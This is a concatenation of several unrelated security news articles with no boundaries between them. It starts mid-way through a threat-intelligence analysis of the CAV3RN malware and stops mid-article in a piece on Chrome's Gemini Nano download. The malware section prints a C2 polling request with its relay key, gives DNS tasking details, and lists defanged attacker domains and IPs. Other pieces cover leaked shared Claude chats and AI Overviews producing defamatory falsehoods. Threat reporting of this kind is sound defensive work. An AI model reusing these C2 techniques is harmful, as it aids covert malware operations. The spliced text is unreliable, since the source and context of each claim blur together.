
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel

When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
Reddit users found that by using a specific Google search query, it was possible to find Claude conversations that users had shared.
This exposed sensitive material, including crypto wallet keys, names, addresses, work notes, and even erotic or otherwise policy-violating chats. Fortune says Anthropic appears to have fixed the Google indexing issue, but the shared links themselves were still live for people who already had them.
The exposure was tied to Claude’s Share feature, which creates a public web link to a snapshot of a conversation rather than leaving it inside a user’s private account. Reddit users found a search query that surfaced many of these shared chats, plus Claude Artifacts (interactive documents, apps, and other content created by Claude) in Google results. Wired reports that this is still true for Bing.
The main risk is that people use chatbots to think through work, health, legal, or personal matters without realizing that a shared link can behave like ordinary public web content.
Anthropic says Claude chats are private by default, and only conversations users explicitly chose to share were affected. But the incident is a reminder that a “share” button on an AI chat can be more like publishing than messaging, especially if search engines can discover the resulting URL.
How to stay safe
The easy way out here is not to share your AI chatbot conversations with anyone, because you could end up reaching more people than you intended.
That’s because it’s harder to stop pages from being indexed than you might expect. And you don’t have those controls aren’t in your hands. The AI provider should take care of that.
To review or stop sharing conversations in Claude, go to Settings > Privacy > Shared chats.
If you’re using an AI service from a social media company, such as Meta AI, Grok, or Gemini), remember that your conversations could be tied to your account—which might contain a lot of personal information.
When using AI, make sure you understand how to keep your conversations private. Many services offer temporary or incognito chats that aren’t saved to your history, but they aren’t a guarantee against bugs, leaks, or data breaches. Only use the share feature when you’re comfortable with anyone potentially seeing that conversation.
Read the privacy policy so you understand how your conversations are stored and shared. If it’s too long, you can always ask an AI to summarise the important points.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Starting last year, Android users have been seeing the “number is now verified” system notification more frequently. And in some cases people even find mysterious outgoing text messages in their history that they never sent.
These messages often cause confusion and even anxiety: has a virus infected the phone? Are tech giants spying on our phone numbers? Let’s break down how this feature works, and what potential risks it poses to your privacy.
Why all these phone number verifications?
The notification pops up whenever Google’s phone number verification feature is triggered on your device.
Its main job is to make sure that the SIM card tied to a specific phone number is physically inside the phone. Once verified, that phone number automatically links to all active Google accounts on the device.
There are several key services that rely on the verification. Most importantly, it drives Rich Communication Services (RCS) — the modern standard for “rich” messaging right inside your standard text messaging app. It feels like a popular chat app, but without the need to install anything extra. Unlike iMessage, which is locked to Apple’s ecosystem, RCS works across compatible smartphones on various platforms since it’s an industry standard set by carriers rather than tech giants. Since recently, both Apple and Android users have been able to exchange RCS messages. For this feature to work in the Google Messages app, Google needs ongoing confirmation that your SIM card is active. If you pull out your SIM card, RCS chats will keep working for about eight days before turning off automatically.
According to Google, phone number verification serves several other purposes as well:
Account security and recovery. A verified phone number enables quick sign-ins to your Google account, two-factor authentication, and easy password recovery.
Emergency services and device location. This includes Find My Device, remote phone lock, and sharing your location with emergency responders — including via satellite messaging on the Pixel 9 and certain other modern smartphones.
Better sharing on Google. This feature helps other people find you faster on Google Meet or Duo, use Quick Share to send you files, and see that the phone number is linked to your profile.
Google also recently confirmed that this data is used to counter scams. Verification helps block calls or text messages from spoofed numbers if both the real owner of the number and the recipient are using Android devices with verified phone numbers.
How does Google verify phone numbers?
Phone number verification technology has been around on Android for quite some time — Google was sending test SMS messages as far back as in 2019. However, it became widely visible to most users following a Google system update in September 2025. The process was baked deeper into the operating system, with number verification now running by default during initial phone setup, and re-running periodically in the background.
There are two main technical methods for the verification process. Which one your device uses depends on your mobile carrier and your version of Android.
The older method relies on hidden text messages. In the background, your smartphone sends a specialized technical text message to Google’s servers. The operating system intercepts this message before you ever see it, which is why it rarely appears in your standard text messaging app. However, due to software glitches or Android customization quirks, these texts occasionally surface in sent messages, startling users. They typically look like this: “(string of letters and numbers) Google is re-verifying the phone# of this device.” Google explicitly notes in its help documentation that standard messaging rates from your carrier may apply.
In recent years, direct carrier verification (via carrier APIs) has become the primary verification method. This approach is more modern and secure than previous ones. The smartphone sends an encrypted token containing device and SIM card identifiers to the mobile carrier, and the carrier responds with the confirmed phone number. The whole process takes just a couple of seconds and runs completely unnoticed by the user. Both global telecom giants and smaller providers have connected to this verification network. Notably, third-party apps can also tap into the results of this check through Firebase Phone Number Verification, getting confirmation from your mobile carrier about which phone number is active on the device.
“Other device data” and privacy concerns
In its official documentation, Google notes that device identifiers and SIM card data may be collected during verification. In practice, this refers to unique identifiers for the SIM card and its subscriber profile (ICCID and IMSI), as well as technical device identifiers needed to run mobile networks. Google also explicitly states that it does not sell your personal information, including your phone number, to anyone.
Naturally, sending additional unique identifiers to Google — especially given the scale of its advertising business — always raises concern among privacy-conscious users. Here’s what you should keep in mind:
Metadata collection. To run RCS, Google exchanges data with your mobile carrier. Even when the content of RCS messages is encrypted, metadata — such as who is messaging whom and when — can still be stored on your carrier’s servers, and in some cases, on Google’s servers. As cybersecurity experts at the Electronic Frontier Foundation point out, if privacy is your top priority, you’re better off sticking to dedicated encrypted messaging apps.
Linked accounts. If you have both a personal and a work Google account (or a personal and a family account) set up on the same phone, the verified number will automatically link to both profiles. The operating system does not offer built-in tools to separate numbers for different accounts on a single device.
Phone number leaks. Apps on your device can already access various user identifiers, including your phone number. However, this verification system makes it easier to link multiple phone numbers to a user who has multiple Google accounts. And while Google states that it never sells phone numbers, you cannot say the same with confidence about obscure third-party Android developers.
On by default. The feature is enabled out of the box, and most users have no idea their device is silently querying their carrier in the background. While you can opt out in your Google settings once you notice it, there’s no guarantee that any data already collected will actually be deleted.
Turning off verification — why and how
For most users, verification is genuinely helpful. It simplifies account recovery, makes finding a lost phone easier, powers modern text messaging features, and assists emergency services when every second counts.
However, if you want to minimize the amount of metadata sent to Google, mobile carriers, and other data brokers, you can manually disable the feature. Here’s how:
Open your Android smartphone’s settings.
Tap Google, select the account at the top, and switch to the All services tab.
Under Privacy and security, tap Phone number verification.
Turn off automatic phone number verification.
If you also want to disable Better sharing on Google, go to Settings → Google → Manage your Google Account → Personal info → Contact info → Phone, select your number, and turn off the setting.
If you have multiple Google accounts on your phone, you’ll need to repeat these steps for each one. Unfortunately, verification sometimes turns itself back on automatically, and there’s no reliable way to prevent this on standard consumer phones with stock software.
Keep in mind that disabling verification means losing access to RCS chats in Google Messages — forcing you to fall back on basic SMS, or switch to alternative secure messaging apps. You also won’t be able to use that number for quick account recovery should you forget your password.
To thoughtfully customize your privacy settings across all your devices — regardless of the operating system, browser, or app — check out our free online tool, Privacy Checker.
Curious about other privacy risks you might not even know exist? Check out our other deep dives, here:
A German court has ruled that Google can be held directly responsible for defamatory claims produced by its AI Overviews. Basically, the court said that telling people they should double-check AI search results is not enough to deny liability for what those results say.
This kind of warning may not be enough
The Munich Regional Court issued a preliminary injunction against Google after two German publishers discovered that AI Overviews falsely portrayed them as involved in scams and “dubious business practices,” even though the linked articles did not support those claims.
The decision could echo far beyond Germany. The court effectively found that Google can be held directly liable for defamatory content generated by its AI Overviews. The court cut through the usual “it’s just AI, don’t trust it too much” messaging and made one thing clear: If you build a system that confidently smears people or companies, you may be responsible for what it says, even when the content was “hallucinated” by AI.
AI Overviews are not harmless suggestions. In this case, the court treated them as Google’s own statements, with all the legal baggage that comes with that.
When the publishers sent a cease-and-desist letter, Google did not promptly stop similar claims from appearing. That detail turned out to be crucial in the ruling. The court noted that, unlike traditional search results, which simply list third-party content, AI Overviews generate “independent, new, and substantive statements.”
And since only Google can adjust the models and the logic that create those statements, only Google can reliably stop the system from repeating the same or similar falsehoods. In this case, the court found that Google can be held responsible.
For years, search engines have enjoyed broad protection under the logic that some harmful content is unavoidable when indexing the open web at scale. Showing a search result does not mean endorsing it. The search engine is a channel, not a publisher.
That changes when an AI Overview summarizes, rephrases, and sometimes invents facts, then publishes them at the top of search results.
AI Overviews are an extra feature, not essential to how search works. However, the appeal of AI summaries is their fast, confident answers, which is exactly what makes them dangerous. When those answers are wrong, many users may not click through to check the sources.
The ruling is preliminary and may be appealed, but the signal is clear: AI search output is not magic dust that makes liability disappear. Disclaimers about possible mistakes may not be enough when a system is deployed at scale, creates new content, and is designed to be trusted.
By the numbers
Google AI Overviews are powered by Gemini, Google’s AI model. Like other AI systems, it can produce confident answers that are wrong or poorly supported.
Pew Research studied browsing data from hundreds of users and found that when an AI Overview appears on a Google results page, clicks to traditional search results drop from around 15% to about 8%.
A New York Times analysis of AI Overviews found that they were accurate roughly nine out of ten times. But with Google processing more than five trillion searches a year, even a small error rate could mean millions of wrong answers.
And those mistakes are not always due to bad sources. Even when Google links to a page with the correct information, its AI can still produce a false answer. More than half of the accurate responses were classified as “ungrounded,” meaning the websites cited by the AI Overview did not fully support the information it provided.
The main lesson here is to double-check AI search responses. Don’t trust an answer just because it’s presented confidently and includes links.
Users can be steered toward real threats, or away from effective protections, simply because an AI system sounded convincing on a search page.
If you find false or defamatory AI summaries about yourself or your company, document them thoroughly. Take screenshots, save the search terms, file correction requests, and keep records of the platform’s response. Or the lack of one.
Scammers don’t need to hack you. They just need you to click once.
Threat actors are already gearing up for this year’s biggest football (soccer) event, the World Cup 2026. With millions of fans looking for ways to stream matches online, many will turn to IPTV apps to watch live TV broadcasts over the internet. It’s no surprise, then, that cybersecurity researchers have discovered multiple campaigns over the past few months where malware was disguised as fake Android IPTV apps.
In this post, we discuss what IPTV apps are, how criminals use fake versions to spread malware, what this malware is capable of, and, most importantly, how to avoid becoming a victim.
What are IPTV apps?
IPTV stands for Internet Protocol Television. This technology delivers TV content over the internet instead of through cable, over-the-air antennas, or satellites. Naturally, the simplest and most common examples of IPTV are the official platforms of TV networks, which can include both websites and dedicated apps.
However, alongside official options, pirate IPTV services also exist. They usually lure users with free or dirt-cheap access to content that can otherwise be hard to find without expensive subscriptions — most notably broadcasts of various sporting events; football matches in particular.
As is typically the case with pirated content, these apps are blocked from official app stores, forcing users to download them from third-party sites. Consequently, the risk of using these services isn’t tied to IPTV technology itself, but rather to the fake apps and modified APK files distributed under the guise of well-known platforms — both official and pirated.
Massiv banking Trojan disguised as IPTV apps
For instance, in February researchers found the Massiv banking Trojan distributed under the guise of fake IPTV apps. Even then, experts noted that this wasn’t the only malware leveraging this tactic — several others were also spotted in the wild. The primary targets of these IPTV-mimicking malicious fakes have mostly been users in Portugal, Spain, France, and Türkiye.
In most cases, the discovered fake IPTV apps lacked the advertised functionality, so users didn’t get access to any content after installing the apps. Instead, the fake app would open the website of a legitimate IPTV service in a built-in browser to mimic normal functioning and avoid raising user suspicion.
Of course, the most interesting activity happened out of the user’s sight. These are some of the features the malware did have:

Displaying fake windows on top of legitimate ones: fake forms for entering bank details or signing in to official services, as shown in the screenshot below.
Activating a keylogger: recording and transmitting screen keyboard taps to the attackers.
Hijacking control of the compromised device.
The Massiv banking Trojan mimics the interface of the Portuguese government app Chave Móvel Digital in a fake pop-up window, looking even more convincing than the official version from Google Play. Source
Perseus steals valuable information from users’ notes
In March, researchers reported on a new campaign where several fake IPTV apps were used to distribute an even more advanced and feature-rich malware strain: Perseus.
Research into Perseus shows that the malware is based on the source code of an Android banking Trojan called Cerberus, which leaked nearly six years ago. Perseus comes in two different versions: Turkish and English. The English-language version is more advanced and shows clear signs of AI-driven refinement.
Perseus abuses Accessibility Services, a set of Android features originally designed to make life easier for users with severe visual impairments. Fraudsters learned long ago how to leverage this tool to steal data from Android devices — a topic we’ve covered in detail across several of our posts.

An example of a malicious APK disguised as Roja Directa TV, another IPTV app. Source
By abusing Accessibility Services, Perseus gains remote control over the victim’s device. Here’s what it can do:
Continuously capture and exfiltrate screenshots.
Send a structured map of the device’s UI for remote manipulation.
Mimic taps, swipes, text input, long presses, and other UI interactions.
Turn on the screen, launch apps, and block them from running.
Trigger a pitch-black screen overlay to hide its activities.
Log keystrokes.
On top of that, the English-language version of Perseus boasts another notable feature. The malware can hunt for sensitive information like passwords, recovery phrases, and financial data across an entire range of note-taking apps: Google Keep, Xiaomi Notes, Samsung Notes, ColorNote, Evernote, Microsoft OneNote, and Simple Notes.
All of these capabilities help criminals drain football fans’ money not just from various banking services, but from cryptocurrency apps as well.
How not to let cybercrooks ruin your World Cup
The World Cup is just around the corner, and millions of fans worldwide will definitely want to tune in to this year’s premier football event. Past experience shows that cybercriminals frequently cash in on major spectacles like this. So, how can you watch the matches safely?
Don’t download apps from unofficial stores.
Even when downloading an app from an official store — since malware occasionally slips through the cracks there, too— read the reviews carefully. Users who have been burned by fakes and malware often leave comments to warn others.
Avoid storing passwords or other sensitive information in note-taking apps. To ensure your data and finances stay secure, use a reliable password manager. By the way, Kaspersky Password Manager includes an encrypted note-taking feature, allowing you to store your valuable information safely.
You can’t even watch TV safely anymore these days! Check out other threats facing TV lovers:
Google Chrome has been quietly downloading a 4GB AI model onto users’ devices without asking first.

Security researcher Alexander Hanff, aka ThatPrivacyGuy, reports that Chrome has been silently installing Gemini Nano, Google’s on-device AI model, as a file called weights.bin stored in the OptGuideOnDeviceModel directory within users’ Chrome profiles. This 4GB download happens automatically when Chrome determines your device meets the hardware requirements. It does not ask for consent, and sends no notification—not even one of those annoying cookie banners you’ve learned to dismiss without reading.
The Gemini Nano model powers features like “Help me write” text composition assistance, on-device scam detection, and a Summarizer API that websites can call directly. These features are enabled by default in some recent Chrome versions. And here’s the kicker: if you discover the file and delete it, Chrome simply downloads it again.
Why this matters
